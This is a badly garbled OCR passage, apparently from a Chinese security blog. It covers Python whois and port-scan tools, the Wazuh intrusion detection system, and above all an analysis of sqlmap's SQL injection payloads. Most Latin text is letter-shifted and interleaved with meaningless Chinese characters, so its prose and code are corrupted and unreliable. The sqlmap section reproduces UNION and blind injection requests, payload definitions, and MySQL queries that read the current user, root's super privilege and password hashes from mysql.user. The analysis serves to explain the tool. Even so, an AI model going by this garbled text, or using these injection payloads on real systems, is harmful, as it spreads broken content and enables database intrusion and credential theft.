罪 。 际 迎 矿补 LS 矿 逃矿

z krlv 罪。 练罗 LS 矿 购 规 LS 际

罗 LS 摄

耀 范 阿 结Ⓑ谅际

矿 规 经 际 院 罪迄

矿 结 般矿 摄

迎 耀 矿(x) Ⓡ Ⓑ LS

迎 矿(x) 规 院 ⓡ摄

z he 迎 耀 轴 角 z he 矿陷罪。

z he 携 ⓡ 迎 携 摄

ⓤ

4携 角 逃矿 般 范

迎 矿 练罗练罗 z krlv 矿 结 评 离 角

ⓤ 离 规矿 脑 矿 角 经

练罗 规 z krlv 迎 矿 陷 矿起

s|wkrq uhtxhvvw 矿 面练罗 iru

矿 ⓤ 迎 迄 矿 摄

5携 色 (o) 矿 角 补 院

矿 Ⓓ 结 矿 色 规经 经

经织 矿 规 角 补 Ⓑ 色 规经

齐 矿 雅 经 般矿 耀 Ⓑ

s|wkrq uh 矿 脚 (q) 起 院 摄

6携 (o) 般 携 矿 规

随 考矿 考 耀 Ⓑ gqv ⓟ 矿s|wkrq 罪

vrfnhw 矿陷罪 罗挺 jhwkrvwe|qdph 规 购 ⓟ

矿 驱 练认 随 规 般摄

7携 般练 LS 矿 LS矿 耻

Ⓑ LS zkrlv 矿Olqx{ 绑 练罗 隆

zkrlv 规 LS zkrlv 迎 矿 矿 角 规

s|wkrq rv 规 观 Olqx{

绑 zkrlv 购 LS 矿

摄

8携LS (o) LS 职 矿 角 范 LS 经 般

范 ⓡ矿 范 LS 矿

起 qpds 矿s|wkrq 经 练 矿

角 规 面 隆矿陷罪 (v) LS 罗

矿WFS 绍 角 矿 规 s|wkrq

vrfnhw 矿 规 vfds| 摄

9携　　逃矿　　⑨　　矿　谈　　矿

耻　　Ⓑ　s|wkrq　　wkuhdglqj　　矿起　　矿

矿　jxwkxe 经　　wkuhdgsrro　　矿　(x)

摄

:携　艺　zhe　　矿　练　　迎　矿　角　规起

s|wkrq　　kwwsde携xuode携xuode5　　矿　LS　　zhe

绑　　迎　矿。　khdghu 罪　　ⓡ　迎　携

雅　　摄

;携　　迎　　练

警(o)　矿　　规　　随矿

考　　警矿　　Ⓑ　　经　　读矿　艺　　阿结阿矿

购　　随　结　　摄

(x)

迎　　职　矿　角　让维　　菠迎　　般　　般

矿陷罪　　评。　　矿　　(x)　　矿　　ⓤ

结　矿　　(x)　　隆　　矿　　练绑摄

4携　　(x)　　规　vfds|　　(x)

5携zhe　　耀　　范绕 kwws　　院　　矿　神xuode携

kwwsde携uhtxhvvw

陷裁　　规　　摄

Ⓑ 绿 结阿 矿 耀 矿

逃矿 ⓤ 矿 矿 败 矿

遭 艰矿 虚 继 耀 ⓤⓜ矿 范 逃

结 ④ 矿 购 结 摄

阿 z d}xk 衍

原创 myh0st 信安之路 2019-06-29

阿 艰(r)(r) 矿 阿 证诱脑补⑨ 罪

般齐 矿 矿 脚面 虚 矿语 矿

职 矿 规 练绑矿 脚 矿 矿翻

般 绑练 遭驱 摄遭 阿 矿阻软 结

矿 阻软 (f)翻 耀 矿行 练罗

耀 阻软 ⓟ 阿 矿裁结 。 耀 阻软 ⓟ 矿

。 陷裁 练范ⓟ 矿 神 携 矿 ⓜ

规 ⓤ 摄

罗 Z D] X K矿 神

kwwsv=22z d}xk1fr p 2


败翻练罗访 菠 矿 结 矿

规Ⓡ 虚 神

kwwsv=22gr fxp hqwdwr q1z d}xk1fr p 2fxuuhqw2lqgh{1kwp o

罗 雅 矿 练 结 矿 规

练绑裁 雅 谷 裁 ⓟ 摄绑 裁 谨 神



迎 dj hqw 矿迎 ⓡ 矿

释 HON矿dj hqw 绕 vhuyhu 职 迎 DHV

⓺ 词 矿 ⓡ (f) 职 l ldhehdw 阻 hv摄

衍 神


kwwsv=22gr f xp hqwdwr q1z d}xk1fr p 2f xuuhqw2j hvwlqj 0vwduw

hg2duf klwhf wxuh1kwp o

阿 经 练罗 携(f) 携 携

谨矿 练罗耀 阻软

ⓟ 矿绑 z d}xk 罪院艺 神



补 经 规 Ⓑ 矿 z d}xk dj hqw 经 。 练 罗 Or j f r ochf wr u 矿 Olqx{ 绑 规 警携 Z lqgr z v 绑 规 艰警 警 Ⓑ z d}xk vhuyhu 矿 般 dj hqw 职 矿 规 uv|or j Ⓑ z d}xk vhuyhu 矿z d}xk vhuyhu 经陷 般 dj hqw ⓟ 矿脑 ⓡ 摄 Ⓑ 职 矿 ⓡ (f) 矿 规 练 (o) 败 绕 z d}xk (q) 矿补 齐 练范陷 裁迎 矿 范迎 评 hv 罪矿 Nledqd 摄

神

kwwsv=22gr f xp hqwdwr q1z d}xk1fr p 2f xuuhqw2xvhu0p dqxdo 2f dsdeldwhv2or j 0gdwd0f r ochf wr q2kr z 0lw0z r unv1kwp o

警


罗ⓟ 耀 翻般 练范院 警 远

矿 dqx{ 绑 警神sdvvz g携vkdgr z 矿z lqgr z v 绑

需 警矿 阻软 矿 Ⓑ

职 矿 范 警 除 矿绑 z d}xk 绑

v| vf khf ng 神



ⓡ 经绕 结 矿 dj hqw 经起

结 摄 神

kwwsv=22gr fxp hqwdwr q1z d}xk1fr p 2fxuuhqw2xvhu0p dqxdo

2fdsdeldwhv2ildn0lqwhj ulw|2kr z 0lw0z r unv1kwp o

警

罗 耀 。 ⓟ 神 警 知 警 评

警矩携 知 警 矿 j hwwlg

j hwsj lg LG矩携 知


警 评 矿起 elqg 挺 绕

qhwwwdw (o)齐 (o) 矿 (y) 矩携

警知 vxlg 警携 警 矩携 起

般 携urrwnlw 摄 罗ⓟ 起 般缩罗 矿(f)(y)

翻 urrwfkhfn v|vfkhfng矿 神



结 矿脑 绿 矿 神

kwwsv=22gr fxp hqwdwlr q1z d}xk1fr p 2fxuuhqw2xvhu0p dqxdo

2fdsdeldwhv2dqr p ddhv0ghwhf wlr q2kr z 0lw0z r unv1kwp o

耀 Olqx{矿 矿

雅 警。 迎 矿 谈艺

谈 迎 矿(q) 翻 警 警。 矿 遭 矿

规 缩 矿耀 翻般 矿 ⓡ

经 题矿 规 ⓤ 起 罗ⓟ 摄

绑神

Distribution	Versions	Configuration feed
Red Hat & CentOS	5	Red Hat Security Data
	6	
	7	
Ubuntu	12	Ubuntu 12 OVAL
	14	Ubuntu 14 OVAL
	16	Ubuntu 16 OVAL
	18	Ubuntu 18 OVAL
Debian	7	Debian 7 OVAL
	8	Debian 8 OVAL
	9	Debian 9 OVAL
Amazon Linux	1	Red Hat Security Data
	2	

神

kwwsv=22gr f xp hqwdwr q1z d}xk1f r p 2f xuuhqw2xvhu0p dqxdo 2f ds deldwhv2yxoqhudeldwv0ghwnf wr q1kwp o&f r p sdwheldwv0 p dwul{

般魁罗 ⓟ 遭般练范 矿陷ⓟ

般矿 练 矿职Ⓡ Ⓑ 矿 j lwkxe 经 lvvxh矿 Ⓑ 频矿 绝 矿

罗 矿 逃矿 般 魁罗 矿

矿 陷罪 ⓠ Ⓘ摄职Ⓡ 逃

缩罗　　矿　　6194矿　　Ⓑ 61<　　般矿

矿　　购练　莫　矿　　罗　　矿

矿　　摄　　结　艺

致矿限⓱真

练 VTOPDS vto 阻 罗

原创 sher10ck 信安之路 2019-07-03

证诱 (v) 齐 阻 逃矿

经 vtqpds矿 脑结 虚 矿艺 面面 vtqpds

补 Ⓑ(v) 阻矿Ⓑ 般蚁耻离

角 (f) 矿 vtqpds Ⓑ 般

蚁耻 sd|crdg矿 范 sd|crdg 耻齐 矿结 阻见 摄

矿 齐 矿 结 摄

神

```
vtqpds+4161918; &ghy,
Exus Vxlwh
kwws=22dwwdfn1frpB41sksBlg@4
```

(x) vtqpds sur{| 矿 角 见 翻 ;3;3

exusvxlwh 。

```
vtqpds1s| 0x %kwws=22dwwdfn1frpB41sksBlg@4%
00sur{|@%kwws=2245:131314=;3;3%
```

+ 般 耐 鉴 。矿 规 般 阻

矿 经 ,

Ⓑ 。 绑 神

vt qp ds 驱 败

角脑 Ⓑ矿vt qp ds Xvhu0Dj hqw 矿

```
Xvhu0Dj hqw= vt qp ds24161918; &ghy +kwws=22vt qp ds1r uj ,
```

规翻般 阀 z di 矿 角练 规 ⑨

练罗 00udqgr p 0dj hqw 摄

间 角 vt qp ds 评 齐 。

神

```
J HW 2{{{{1sksBlg@4 KWWS2414
Kr vw= z z z 1{{{{1{{{
Df f hsw= −2−
Xvhu0Dj hqw= vt qp ds24161918; &ghy +kwws=22vt qp ds1r uj ,
F r qqhf wr q= f or vh
F df kh0F r qwur o= qr 0f df kh
```

```
^LQI R` whvwlqj  frqqhfwrq wr  wkh wdujhv XUO
^LQI R` whvwlqj  li wkh wdujhv XUO frqwhqv lv vwdedn
^LQI R` wdujhv XUO frqwhqv lv vwdedn
```

绑 评 翻 g|qdplf矿 经 。 矿vtqpds

远 般 lg

```
JHW\ 2{{{{1sksBlg@5657 KWWS2414
Krvw= zzz1{{{1{{{
Dffhsw= -2-
Xvhu0Djhqw= vtqpds24161918; &ghy +kwws=22vtqpds1ruj,
Frqqhfwrq= for vh
Fdfkh0Frqwurc= qr0fdfkh
^LQI R` whvwlqj  li JHW\ sdudphwhu *lg* lv g|qdplf
```

结 蚁耻 败矿 角 耻

```
+vtqpds_de_frqwurohu_fkhfnv1s|,
ghi fkhfnG|qSdudp +sodfh/ sdudphwhu/ ydoxh,=
    %%%
    Wklv ixqfwrq fkhfnv li wkh XUO sdudphwhu lv g|qdplf1Li lv
lv
    g|qdplf/ wkh frqwhqv ri wkh sdjh gliihuv/ rwkhuzlvh wkh
    g|qdplfl\ pljkv ghshqg rq dqrwkhu sdudphwhu1
    %%%
```

齐 院 矿 Ⓑ 般 罗

fkhfnG|qSdudp 挺 矿 败 远 角 Ⓑ

矿 远 Ⓡ + 逃 阻 罗 矿

耻 范 院 远 ,矿 +

罗 ,矿 vt qp ds 评 Ⓑ绑练 摄

绑练 。 ⓟ 绑神

```
J HW\ 2{{{{1sksBlg@4( 5:1( 5<( 5F( 5F1( 5;1( 5<( 55 KWWS2414
Kr vw= z z z 1{{{1{{{
Df fhsw= -2-
Xvhu0Dj hqw= vt qp ds241619 18; &ghy +kwws=22vt qp ds1r uj ,
Fr qqhf wr q= f or vh
Fdfkh0Fr qwur o= qr 0fdfkh
```

```
^LQI R` khxulvwf +edvlf, whvv vkr z v wkdv J HW\ sdudp hwhu *Ig*
p lj kv eh lqmhf wdedn +sr vvledn GEP V= *P|VT O*;
```

角 经 xuo 神

```
2{{{{1sksBlg@4( 5:1( 5<( 5F( 5F1( 5;1( 5<( 55
2{{{{1sksBlg@4*1,//1+1,%
```

魁罗 署 (v) P|vt o 离 蚁耻 败矿

露 +vt qp ds_de_fr qwur odhu_fnhf nv1s|,神

```
lqirP vj .@%+sr vvledn GEP V= *( v*,%(
I r up dwlj hwHuur uSduvhgGEP Vhv+,
```

Ⓑ般练 矿 罗 j hwHuur uSduvhgGEP Vhv+, 挺

```
ghi j hwHuur uSduvhgGEP Vhv+,=
    %8%
    Sduvhv wkh nqr z dhgj h edvh kwp d s dvv dqg uhwxuq lww
ydoxhv
    ir up dwwhg dv d kxp dq uhdgdedn vwulqj 1

    Cuhwxuq= dvv ri sr vvledn edfn0hqg GEP V edvhg xsr q
```

```
huur u p hvvdj hv
        sduvlqj 1
        Cuw sh= F~vwu
        %88
```

耻 罗挺 迎 + 经 sd|or dg,

(y) 矿(r) 罗 脑 齐般 P|vt o

矿 (q) +vt qp ds2gdwd2{p o2huur uv1{p q (y)齐

矿 结(f) 般摄

vt qp ds 阻(f)

```
lv orrnv dnh wkh edfn0hqg GEP V lv *P|VTO*1 Gr |rx z dqv wr
vnls whvv sd|or dgv vs
hflilf ir u rwkhu GEP VhvB ^\2q` \
ir u wkh uhp dlqlqj whvw/ gr |rx z dqv wr lqfoxgh dq whvw ir u
*P|VTO* h{whqglqj
sur ylghg dyhc +4, dqg ulvn +4, ydoxhvB ^\2q` \
```

经 vt qp ds Ⓑ般 绝 脑 矿

绑 绑 vt qp ds (v) 阻般+ 0y6

sd|or dg ⑨ ,摄

练 脑 练 (f)矿 证诱

阻矿 矿经 vt qp ds矿 经练 矿调 经矿

vt qp ds 阻 (f) 矿 角 规 ⑨ 般 vt qp ds Ⓑ 遭

般蚁耻矿 范绿 补 齐 摄

间 练绑矿vt qp ds 练罗 别whfkqltxh 矿

罗 罪矿脑 魁 神

```
00whfkqltxh@WHFK11  VTOlqmfwrq whfkqltxhv wr xvh +ghidxow
%EHXVWT%
E=Errdhdq0edvhg edqg VTOlqmfwrq（布尔型注入）
H=Huuru0edvhg VTOlqmfwrq（报错型注入）
X=XQLRQ txhu| VTOlqmfwrq（可联合查询注入）
V=Vwdfnhg txhulhv VTOlqmfwrq（可多语句查询注入）
W=Wlph0edvhg edqg VTOlqmfwrq（基于时间延迟注入）
T=lqdqhbtxhu| VTOlqmfwrq+内联注入,
```

魁 阻 结 艺 证诱角 练绑

耻 范 耀 阻 矿 角 规

vtqpds2gdwd2{poc2txhulhv1{po罪 般 矿 阿

矿 练 (f)齐 摄

```
?gepv ydoxh@%P|VTO%A
        ?fdvv txhu|@%FDVW+(v DV FKDU,%2A
        ?dqjwk txhu|@%FKDUbOHQJWK+(v,%2A
        ?lvqxoo txhu|@%LQXOO+(v/**,%2A
        ?ghdplwhu txhu|@%%2A
        ?dplv txhu|@%6LPLW\(g/(g%2A
        ?dplwuhjh{s
txhu|@%v.OLPLW_v.+^_g`.,_v-_/_v-+^_g`.,%
txhu|5@%v.OLPLW_v.+^_g`.,%2A
        ?dplwjurxsvwduv txhu|@%4%2A
        ?dplwjurxsvwrs txhu|@%5%2A
        ?dplwwwulqj txhu|@%OLPLW\%2A
        ?rughu txhu|@%RUGHUE\(v DVF%2A
        ?frxqv txhu|@%FRXQW+(v,%2A
        ?frpphqv txhu|@%00 0%txhu|5@%2-%txhu|6@%&%2A
        ?vxevwulqj txhu|@%PLG++(v,/(g/(g,%2A
        ?frqfdwhqdwh txhu|@%FRQFDW+(v/(v,%2A
        ?fdvh txhu|@%VHOHFW\+FDVH ZKHQ+(v, WKHQ 4
```

```
HOVH 3 HQG,%2A
        ?kh{ txhu|@%KH[+( v,%2A
        ?lqihuhqfh txhu|@%RUG+PLG++( v,/( g/4,,A( g%2A
        ?edqqhu txhu|@%YHUVLRQ+,%2A
        ?fxuuhqwbxvhu txhu|@%FXUUHQWbXVHU+,%2A
        ?fxuuhqwbge txhu|@%GDWDEDVH+,%2A
        ?krvwqdph txhu|@%CCKRVWQDPH%2A
111111
111111
111111
```

艺 阻 谷 矿

vtqpds2gdwd2{pc2sd|crdgv 绑 陆罗 警矿 耀 聊般

+脑 角 Ⓓ 罪 齐 雅 ,携 携练范

sd|crdg 谅 矿般 练绑 般摄

```
  ?whvwA
        ?wkwdhAJhqhulf XQLRQ txhu| +^FKDU`,0^FROVWDUW
wr^FROVWRS`frxpqv+fxvwrp,?2wkwdhA
        ?vw|shA9?2vw|shA
        ?dhyhcA4?2dhyhcA
        ?ulvnA4?2ulvnA
        ?fodxvhA4/5/6/7/8?2fodxvhA
        ?zkhuhA4?2zkhuhA
        ?yhfwruA^XQLRQ`?2yhfwruA
        ?uhtxhvwA
            ?sd|crdg2A

?frppqwA^JHQHULFbVTObFRPPHQW`?2frppqwA
            ?fkduA^FKDU`?2fkduA

?frxpqvA^FROVWDUW`0^FROVWRS`?2frxpqvA
```

```
?2uht xhvwA
?uhvsr qvhA
?xqlr q2A
?2uhvsr qvhA
?2whvwA
```

绑 练罗 er xqgdulhv1{p o 警矿 耀 聊般

练范 矿 角 阻 矿 ⑨ 携

携 练 (o) 矿 补 罗 警 罪 齐 摄

```
?er xqgdu| A
?dhyhoA6?2dhyhoA
?f odxvhA4?2f odxvhA
?z khuhA4/5?2z khuhA
?sw shA6?2sw shA
?suhil{A*,,?2suhil{A
?vxiil{A DQG ++*^UDQGVWU`* OLNH
*^UDQGVWU`?2vxiil{A
?2er xqgdu| A
```

规 练 绑 矿 角 评 ⓡ

sd| or dg矿 间 +er xqgdulhv1{p o矿 补

阻 罪 + 神

er r dhdqbedqg1{p o矿 t xhulhv1{p o罪 齐 矿

wdp shu 矿 齐 角 sd| or dg矿 脑

角 0y6 摄

vt qp ds 练范

角耀 (f) 规绑缩罗 观神

```
00lv0ged
```

00sdvvz rugv

观耀 (v) p|vto 练范迎 矿 角 阻

规(x) 逃矿绑练 ® 蚁耻 败

般摄

(v) ged

vtqpds 练限 般缩罗 。神

J HW\
2{{{{1sksBlg@057:;(53XQLRQ(53DOO(53VHOHFW(53QXOO
(5FFRQFDW(5;3{{{{{{{(5FLQXOO(5;FDVW(5;FXUUHQ
WbXVHU(5;(5<(53DV(53FKDU(5<(5F3{53(5<(5F3{:4
:9:;9e:4(5<(5FQXOO(5FQXOO00(53K]gS KWWS2414
Krvw=zzz1{{{{1{{{
Dffhsw=-2-
Xvhu0Djhqw=vtqpds24161918;&ghy+kwws=22vtqpds1ruj,
Frqqhfwru=for vh
Fdfkh0Frqwuro=qr0fdfkh

J HW\
2{{{{1sksBlg@0995;(53XQLRQ(53DOO(53VHOHFW(53QXOO
(5FQXOO(5FQXOO(5FFRQFDW(5;3{:4:;:;:;:4(5F(5;F
DVH(53ZKHQ(53(5;(5;VHOHFW(53vxshubsuly(53IURP
(53p|vtd1xvhu(53ZKHUH(53xvhu(6G3{{{{{{{{(53OLPLW(
533(5F4(5<(6G3{8<(5<(53WKHQ(534(53HOVH(533(5
3HQG(5<(5F3{:4:395:3:4(5<00(53pRSY KWWS2414
Krvw=zzz1{{{{1{{{
Dffhsw=-2-
Xvhu0Djhqw=vtqpds24161918;&ghy+kwws=22vtqpds1ruj,

```
Frqqhfwrq=forvh
FdfkhOFrqwur=qrOfdfkh
```

sd|ordg 神

```
2{{{{1sksBlg@057:; XQLRQ DOO VHOHFW\
QXOO/FRQFDW43{:4:99d95:4/L QXOO+FDVW+FXUUHQWbXVHU+,
DV FKDU,/3{53,/3{{{{{,/QXOO/QXOO0 K]gS
```

```
2{{{{1sksBlg@0995; XQLRQ DOO VHOHFW\
QXOO/QXOO/QXOO/FRQFDW43{:4:;:;:;:4/+FDVH Z KHQ
++VHOHFW\ vxshubsuly IURP p|vtolxvhu Z KHUH xvhu@3{{{{{
OLP LW\ 3/4,@3{8<, WKHQ 4 HOVH 3 HQG,/3{:4:395:3:4,00 pRSY
```

角 p|vto Ⓓ 绑 观神

```
mysql> select CONCAT(0x71766a6271,IFNULL(CAST(CURRENT_USER() AS CHAR),0x20),0x71
76786b71);
+------------------------------------------------------------------------+
| CONCAT(0x71766a6271,IFNULL(CAST(CURRENT_USER() AS CHAR),0x20),0x7176786b71) |
+------------------------------------------------------------------------+
| qvjbqroot@localhostqvxkq                                               |
+------------------------------------------------------------------------+
1 row in set (0.07 sec)
```



```
mysql> select CASE WHEN ((SELECT super_priv FROM mysql.user WHERE user=0x726F6F7
4 LIMIT 0,1)=0x59) THEN 1 ELSE 0 END;
+------------------------------------------------------------------------------
-------------------------+
| CASE WHEN ((SELECT super_priv FROM mysql.user WHERE user=0x726F6F74 LIMIT 0,1)
=0x59) THEN 1 ELSE 0 END |
+------------------------------------------------------------------------------
-------------------------+
|                                                                              1 |
+------------------------------------------------------------------------------
-------------------------+
1 row in set (0.00 sec)
```

练罗 观 般 矿 3{:4:99d95:4 翻 tymet 矿

耻 练 角 规 齐 般摄

色罗 观 般 4 矿 角 观 齐

```
VHOHFW vxshubsuly IURP p|vtdxvhu Z KHUH xvhu@3{{{{{
OLP LW 3/4
```

p|vto 绑 xvhu 罪 vxshubsuly + ,

神

```
mysql> SELECT super_priv FROM mysql.user WHERE user='root' LIMIT 0,1;
+------------+
| super_priv |
+------------+
| Y          |
+------------+
1 row in set (0.14 sec)
```

信安之路

般 \矿 规 角(v) 翻 ged

p|vtdxvhu 绑 vxshubsuly 摄

罗 观 练罗 矿 逃 角 阻 ⓡ 经

p|vto 罗 矿 规 罗 观 Ⓡ p|vto 罗

摄

。神

```
JHW
2{{{1sksBlg@4( 53DQG( 53RUG( 5;PLG( 5;( 5;VHOHFW( 53L
IQXOO( 5;FDVW( 5;FRXQW( 5;GLVWLQFW( 5;dxwkhqwfdwr qb
vwulqj( 5<( 5<( 53DV( 53FKDU( 5<( 5F3{53( 5<( 53IURP
( 53p|vtdxvhu( 53ZKHUH( 53xvhu( 6G3{97956;66656664(
```

```
5<( 5F4( 5F4( 5<( 5<( 6H7; KWWS2414
Krvw= zzz1{{{{1{{{
Dffhsw= -2-
Xvhu0Dj hqw= vtqpds24161918; &ghy +kwws=22vtqpds1ruj,
Frqqhfwru= for vh
Fdfkh0Frqwurc= qr0fdfkh
```

神

```
2{{{{1sksBlg@4 DQG RUG+PLG++VHOHFW\
Ll QXOO+FDVW+FRXQW+GLVWLQFW+dxwkhqwlfdwlrqbvwulqj,, DV
FKDU,/3{53, IURP p|vtodxvhu ZKHUH xvhu@3{{{{{,/4/4,,A7;
```

罗 矿 vtqpds 41619 矿结

职 Ⓡ 结 矿裁 补 p|vtodxvhu 罪

dxwkhqwlfdwlrqbvwulqj 矿调 矿 罗

p|vto 81: 规 经 矿 sdvvzrug 评

dxwkhqwlfdwlrqbvwulqj矿 角脑 规补 txhulhv1{po罪 Ⓑ

神

```
?sdvvzrugvA
    ?lqedqg txhu| @%VHOHFW\
xvhu/dxwkhqwlfdwlrqbvwulqj IURP p|vtodxvhu%
frqglwlrq@%xvhu%2A
    ?edqg txhu| @%VHOHFW\
GLVWLQFW+dxwkhqwlfdwlrqbvwulqj,IURP p|vtodxvhu ZKHUH
xvhu@*( v* OLP LW\ ( g/4% frxqw@%VHOHFW\
FRXQW+GLVWLQFW+dxwkhqwlfdwlrqbvwulqj,, IURP p|vtodxvhu
ZKHUH xvhu@*( v*%2A
?2sdvvzrugvA
```

罗 dxwkhqwlf dwlr qbvwulqj 矿 规 角


远 txhulhv1{po 罪 矿 (o) sdvvzrug 露

练绑摄

矿 角 远 题绑矿vtqpds 脑评 齐

矿 绝 sd|ordg 职 矿 vtqpds 间 般

dxwkhqwlf dwlr qbvwulqj 矿 般 sdvvzrug=



绑 矿 Ⓑ般+vtqpds2soxj lqv2j hqhulf2xvhuv1s|,=

ydoxhv @lqmhfwlj hwYdoxh+txhu|1uhsodfh+%dxwkhqwlf dwlr qbvwulqj %%sdvvzrug%/ edqg@l dovh/ wlp h@l dovh,

uhsodfh 缩罗(o) 般 矿 罗 liho

矿 练 Ⓑ 评 矿 角 频 矿

vtqpds 阿 摄

vt qp ds 雅 矿 雅

矿 脑 矿 vt qp ds

矿 角 vt o 阻 评 摄

神

vt qp ds 雅 (f) (o)=

